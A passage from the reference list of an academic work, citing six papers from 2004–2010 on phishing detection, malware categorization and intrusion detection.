Xiang, G., & Hong, J. (2009). A Hybrid Phish Detection Approach by Identity Discovery and Keywords Retrieval. *WWW 09'* (pp. 571-580). Madrid, Spain: ACM.

Ye, Y., Li, T., Chen, Y., & Jiang, Q. (2010). Automatic Malware Categorization Using Cluster Ensemble. *KDD '10* (pp. 95-104). Washington D.C.: ACM.

Yu, W. D., Nargundkar, S., & Tiruthani, N. (2009). PhishCatch - A Phishing Detection Tool. *33rd Annual International Computer Software and Applications Conference* (pp. 451-456). Seattle, WA: IEEE.

Zanero, S., & Savaresi, S. M. (2004). Unsupervised Learning Techniques for an Intrusion Detection System. *SAC '04* (pp. 412-419). Nicosia, Cyprus: ACM.

Zhang, Y., Egelman, S., Cranor, L., & Hong, J. (2007). Phinding phish: Evaluating anti-phishing tools. *In Proceedings of the 14th Annual Network and Distributed System Security Symposium.*

Zhang, Y., Hong, J., & Cranor, L. (2007). CANTINA: A Content-Based Approach to Detecting Phishing Web Sites. *WWW '07: The 16th International Conference on World Wide Web* (pp. 639-648). Banff, Alberta, Canada: ACM Press.